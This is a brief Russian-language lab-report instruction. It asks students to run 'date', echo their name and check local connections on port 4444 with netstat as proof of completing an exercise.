




## Раздел 11. Отчет о работе

- 1) Откройте терминал и введите:
  - a. date
  - b. echo "IvanovII" где вместо "IvanovII" - ваша фамилия и инициалы
  - c. netstat -naop | grep 4444

